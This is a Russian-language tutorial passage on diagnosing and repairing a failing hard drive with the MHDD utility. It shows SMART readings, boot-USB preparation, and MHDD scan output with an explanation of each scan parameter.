●	004	Start/Stop Count	098	098	00000000-0A51	000
⚠	005	Reallocation Sector Count	187	187	00000000-0246	140
●	007	Seek Error Rate	200	177	00000000-0013	051
●	009	PowerOn Hours Count	098	098	00000000-083F	000
●	010	Spin Retry Count	100	100	00000000-0000	051
●	011	Recalibration Retries	100	100	00000000-0000	000
●	012	Device Power Cycle Count	098	098	00000000-09E0	000
●	183	Unknown Attribute	100	100	00000000-0000	000
●	184	End to End Error	100	100	00000000-0000	097
●	187	Reported Uncorrectable Error	082	001	00000000-00E1	000
●	188	Command Timeout	100	001	0002000C-00CB	000
●	190	Airflow Temperature	076	054	24 C	040
⚠	191	G-sense error rate	058	058	00000000-002A	000
●	192	Power-off retract count	200	200	00000000-004A	000
●	193	Load/unload cycle count	186	186	00000000-A7E5	000
●	194	HDA Temperature	123	101	24 C	000
⚠	196	Reallocation Event Count	192	192	00000000-0008	000
⚠	197	Current Pending Sector Count	200	200	00000000-000C	000
●	198	Uncorrectable Sector Count	100	253	00000000-0000	000
●	199	UltraDMA CRC Error Count	200	200	00000000-0000	000
●	200	Write Error Rate	100	253	00000000-0000	051

SMART подопытного диска

Раз уж ситуация настолько печальна, я могу с чистой совестью форматировать диск вдоль и поперек, что заметно упрощает мою задачу. Но для начала давай разберемся с небольшой теорией и планом восстановления.


Первоначально диск должен инициализироваться программой, что вполне логично. После этого производится сканирование поверхности, которое дает понимание текущего положения дел: MHDD покажет состояние поверхности харда. Затем нужно будет отформатировать диск и провести проверку еще раз. Обычно на этом этапе софт-бэды пропадают, и остаются только хардварные. Далее можно будет выполнить процедуру REMAP, чтобы бэд-блоки переназначить в служебную область.

Главная проблема в том, что служебная область не резиновая, и даже после всех операций за диском нужно смотреть. Если бэд-блоки продолжают появляться, то диск, как ни старайся, уже не жилец. Но в более удачных случаях этот способ должен помочь. Как показывает практика, после ремапа диск может проработать еще очень много времени и даже пережить соседей по корзине. В другие разы он умирает сразу же после перезагрузки — тут уж как повезет, и предсказать эффект практически невозможно.

Что ж, можно приступать к делу! Для начала создаем загрузочную флешку. Для этого я рекомендую USB Tools — полная инструкция и сам DOS есть вот здесь. Когда носитель готов, остается только бросить в его корень MHDD, чтобы лишний раз не лазить по директориям из командной строки.

Чтобы диск, подключенный на первый канал, точно отображался, нужно подредактировать конфиг mhdd.cfg, который лежит в папке CFG.

```
PRIMARY_ENABLED=TRUE
```



HP USB Disk Storage Format Tool, V2.1.8

Device: LG USB Drive 2.00 (975 MB) (L:\)

File system: FAT32

Volume label:

Format options

☐ Quick Format

☐ Enable Compression

☑ Create a DOS startup disk

○ using internal MS-DOS system files

● using DOS system files located at:


C:\Users\Tro\Desktop\USB Flash\2 dos

USB Tools

Не убий

Угробить диск значительно проще, чем восстановить его. К примеру, каждому известно (или должно быть известно), что к печальным последствиям ведет отсоединение шлейфа во время работы. Также крайне не рекомендуем бездумно переключать флаги и выполнять команды в MHDD. Внимательно читай документацию и не начинай что-то делать, если до конца не понимаешь, к чему это может привести.


Как я уже говорил, сканирование любого устройства возможно, только если оно определяется командами ID или EID (или нажатием F2).



```
MHDD>ID
WDC WD7500BPVX-60JC3T0  LBA:1,465,149,168  BIOS: 81H
SN:WD-WX21EA3NY632  FW:01.01A01  CACHE:8192KB  Size = 715404MB

WDC WD7500BPVX-60JC3T0  LBA:1,465,149,168  BIOS: 81H
SN:WD-WX21EA3NY632  FW:01.01A01  CACHE:8192KB
Supports: LBA48 DLMC LBA MS16 DMA (UDMA6,MWDMA2)
SMART: Enabled SelfTest: Supported ErrorLog: Supported
Security: high, OFF. Size = 715404MB

   PORT 1F0h (Primary controller)
 1.  WDC WD7500BPVX-60JC3T0  01.01A01  WD-WX21EA3NY6321,465,149,168
   PORT 170h (Secondary controller)
 3.  [                                                          ]
   PORT 100h (PC-3000 board)
 5.  [                                                          ]

WARNING: SLAVE DEVICES NOT SUPPORTED
Enter HDD number [3]:
 ¦ Select a drive : <SHIFT+F3>                           ¦ 22:27:14
```

Определяем наш жесткий диск

Чтобы выполнить сканирование, набираем SCAN и жмем ENTER или используем F4. Появится меню, из которого можно изменить часть настроек. По умолчанию начальный сектор равен нулю (стартовый сектор). Конечный сектор равен максимально возможному (конец диска). Все деструктивные по отношению к пользовательским данным функции (Remap, Erase Delays) по умолчанию выключены.



```
          DRSC     DRDY
 [WDC WD7500BPVX-60JC3T0] [1,465,149,168] [                ] [        ]
MHDD>
MHDD>      Scan Parameters: SPACE or ENTER to change
MHDD>       Start LBA :                          0
MHDD>       End LBA :                   1465149167
MHDD>       Remap :                            OFF
MHDD>       Timeout (sec) :                    240
MHDD>       Spindown after scan :              OFF
MHDD>       Loop test/repair :                 OFF
MHDD>       Erase Delays *DESTRUCTIVE* :       OFF
MHDD>       [A,D,S,W]-move; [CTRL+ENTER,F4]-finish
MHDD>ID
WDC WD7500BPVX-60JC3T0  LBA:1,465,149,168  BIOS: 81H
SN:WD-WX21EA3NY632  FW:01.01A01  CACHE:8192KB  Size = 715404MB

Batch processor V1.1
Type batch name (filename without ext) :
Can't open file : batch\.mba

Scan...
 ¦ Select a drive : <SHIFT+F3>                           ¦ 23:09:37
```

Начинаем сканирование


Давай пройдемся по параметрам сканирования.

- **Start LBA** — начальный сектор для сканирования, по дефолту 0, то есть начало диска.
- **End LBA** — сектор завершения сканирования, по дефолту конец диска. Иногда удобнее сканировать не всю поверхность (особенно когда объем диска переваливает за несколько терабайт), а только рабочую область, где лежит ОС. К примеру, диск С равен 50 Гбайт, тогда конечная область будет равна `2 × 50 × × 1024 × 1024 = 104 857 600-й сектор`. Можно посчитать проще: `(объем × 2) × 1 000 000`, итого 100 000 000.
- **Remap** помечает сектор как сбойный в специальной служебной области, после чего диск к нему не обращается.
- **Timeout** — время задержки на чтение сектора, после которого проверка переходит к следующему сектору.
- **Spindown after scan** — остановить жесткий диск после сканирования.
- **Loop test/repair** — проводить сканирование или проверку циклично.
- **Erase Delays** — стирать сектора, в которых обнаружены задержки чтения.

INFO

Для FAT32 и NTFS теоретические ограничения по уровню вложенности не указаны, но на практике они одинаковые: в каталоге первого уровня можно создать только 7707 подкаталогов. Любители поиграть в матрешки оценят.

Снова нажимаем F4 для запуска сканирования. MHDD сканирует накопители блоками. Для накопителей IDE/SATA один блок равен 255 секторам (130 560 байт).



```
          DRSC      DRDY BUSY
 [WDC WD7500BPVX-60JC3T0] [1,465,149,168] [       374,595] [ EST:  **:**:** ]
                                                  AVG [   610 kb/s]
                                                  ACT [     0 kb/s]
                                                    <3ms   : 1215
                                                    <10ms  : 81
                                                    <50ms  : 1
                                                    <150ms :
                                                    <500ms : 1
                                                    >500ms : 171
                                                  ? TIME   :
                                                  x UNC    :
                                                  ! ABRT   :
                                                  S IDNF   :
                                                  A AMNF   :
                                                  0 TONF   :
                                                  * BBK    :
                                                  [  0.0% ]  [  0.0% ]
                                                  Warning: 361590
                                                  Warning: 361845
                                                  Warning: 365925
                                                  Warning: 366180
                                                  Warning: 370260
                                                  Warning: 370515
 ¦ To break press <ESC>                                  ¦ 22:44:58
```

Процесс сканирования

Вот как работает сканирование:

